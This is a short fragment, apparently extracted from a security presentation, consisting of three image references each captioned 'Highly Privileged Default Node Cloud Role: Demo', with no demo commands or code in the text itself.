
Highly Privileged Default Node Cloud Role: Demo




Highly Privileged Default Node Cloud Role: Demo




Highly Privileged Default Node Cloud Role: Demo



